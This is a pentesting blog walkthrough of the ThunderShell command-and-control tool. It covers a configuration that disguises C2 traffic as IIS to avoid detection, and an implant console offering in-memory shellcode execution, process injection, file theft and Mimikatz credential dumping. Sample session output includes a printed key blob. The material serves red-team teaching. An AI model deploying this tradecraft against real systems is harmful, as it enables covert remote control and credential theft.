
Penetration Testing Lab

Articles from the Pentesting Field



```
apt install redis-server
apt install python-redis
```

The default.json file contains the tool configuration where traffic encryption can be enabled by setting an encryption key and pinned with a certificate to avoid detection.

```
"redis-host": "localhost",
    "redis-port": 6379,

"http-host": "192.168.1.169",
    "http-port": 8080,
    "http-server": "Microsoft-IIS/7.5",

"https-enabled": "off",
    "https-cert-path": "cert.pem",

"encryption-key": "test",
    "max-output-timeout": 5
}
```

ThunderShell – Configuration

When ThunderShell is executed it will start a web server which by default will listen on port 8080. The web server will handle all the HTTP requests from the implants.

```
root@kali:~/Downloads/ThunderShell-master# python ThunderShell.py default.json
Thunder Shell 1.1 | Clients Server CLI
Mr.Unlk0d3r RingZer0 Team 2017

[+] Starting web server on 192.168.1.169 port 8080

(Main)>>>

ThunderShell - Console
```

The implant (**PS-RemoteShell**) needs to be hosted on a webserver that is controlled by the red team. The implant requires the following parameters:

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```
Main)>>> help
Help Menu
                                          List all active shells
       list
                  args (full)
       interact args (id)
                                          Interact with a session
                  args (error/http/event, count) Show error, http or event log
default number of rows 10)
       kill
                 args (id)
                                          Kill shell (clear db only)
        exit
                                          Exit the application
       help
                                          Show this help menu
 Main)>>> list
List of active shells
        x64 - 192.168.192.1:DESKTOP-4CG7MS1\User
```

ThunderShell - List Active Shells

Interaction with the shell is needed before the execution of any commands on the target.

```
interact 1
     192.168.192.1:DESKTOP-4CG7MS1\User)>>> help
hell Help Menu
                                              Return to the main console
      background
                                              Check for previous commands output
                    args (path/url, command)
      fetch
                                             In memory execution of a script and execute a command
                    args (path/url)
                                              In memory execution of code (shellcode)
                    args (remote path)
                                              Read a file on the remote host
      read
      upload
                    args (path/url, path)
                                              Upload a file on the remote system
                                              List processes
      powerless
                    args (powershell)
                                              Execute Powershell command without invoking Powershell
                    args (pid, command)
                                              Inject command into a target process (max length 4096)
      inject
                    args (key, value)
                                              Create an alias to avoid typing the same thing over and over
                                              Update the callback delay
      delay
                    args (milliseconds)
      help
                                              Show this help menu
```

ThunderShell – Interaction with the Shell

ThunderShell has also the ability to read files, execute commands and scripts in memory, file transfer etc.

- > September 2012
- August 2012
- July 2012
- > June 2012
- > April 2012
- March 2012
- > February 2012

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- RT @myexploit2600: I be talking at 14:00 in track 2 @BSidesLondon #BsidesLDN2018 7 hours ago
- Finally a social engineering talk #BSidesLDN2018 https://t.co/jMMk4lvbcH 8 hours ago
- New Post] Command and Control Browser pentestlab.blog/2018/06/06/com... #pentestlab #Redteam 9 hours ago



Pen Test Lab Stats

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(x64 - 192.108.192.1:DESKTOP-4CG7MS1\User)>>> read key.snk
Skey = 'bwIAAAAKAABSUBEyAAQAAAEAAQBNXtvkSeH8SE31z64cAX-XZPMGc6DHP9VaoD13CljtYau9SesUZKVLJdHphYSppg5clHIGaL7nZ
bp6qukLH0LLEq/vM97GMZVAgSZaGVCFpuk6p1y69cs7s57lZljJrY76JJje54+RhbdMHp99y8QhwRllOC0qu/WxZaffHS2te/PKZIITuFfcP
46qxQoLR8s3DZhAJBnn97GJkbix8MTgEt7hblDc2hXv7dKac53lZWqGXB54OnuvFbO5P2t+vyvZuHNnAy3pX0BDXqwEfoZZ+hiIklYUDSNOE7
92wmpVP1-BNDPPK5QCPCS-6zujfRlQpJ+nfHLL1cveJ9uT70G3g/P+JpXGM0/+Hitolufo7Ucjh+MvZAU//dzr6ny5stQtTmLxdhZbOsMDJpsq
nzwEufL5+o8DhujBHDn/ZQ0361mVsSVWrmgDPKHGGRx+7FbdgpBEq3n15/4zzg343VyNBwt1+qZU+TSVPU0wRvkMiZRerjmDdehJlboWsx4V8
aiWx8FPPngEnNzB9tBAQ8zbIrJFfmtYnjiffmkNu3lql0efcacyYEHPX/tqcBuBIg/cpcDHps/65GCCciX3tufnEeDMAQjmLkuBXd2HcgJxGF
pVK7qeEuvyVBOGKvNor9b/MKQHIHjkzG+z6nWHMoMYVSVMTZ0jLM5aZQ6ypwmFZaNntL6KDzKv8L1YN2TKKjXEoNulXNliBpelsSJyuICplrC
TPGGSxPGihT3rpZ9tbLZUefrFnLNiHfVjN153Yg4='

ThunderShell - Read Files

Commands can be executed on the target like any other normal shell.

```
(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> delay 0
Updating delay to 0
Delay is now 0

(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> whoami
desktop-4cg7ms1\user

(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> net users
User accounts for \\DESKTOP-4CG7MS1

Administrator DefaultAccount Guest
User
The command completed successfully.
```

ThunderShell – Executing Commands

Since it is using PowerShell it is possible to execute various scripts that could enhance the capability of the tool like Mimikatz.

ThunderShell – Mimikatz Execution

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The results from Mimikatz can retrieved with the command refresh.

```
(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> refresh
Hostname: DESKTOP-4CG7MS1 / S-1-5-21-2549291356-220600862-3530238957

.#####. mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17

.## ^ ##. "A La Vie, A L'Amour"

## / \ ## /* * *

## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)

'#####' with 20 modules * * */
```

ThunderShell – Mimikatz

References

https://github.com/Mr-Un1k0d3r/ThunderShell

Professional

➤ The Official Social Engineering Portal Information about the Social Engineering Framework, Podcasts and Resources 0

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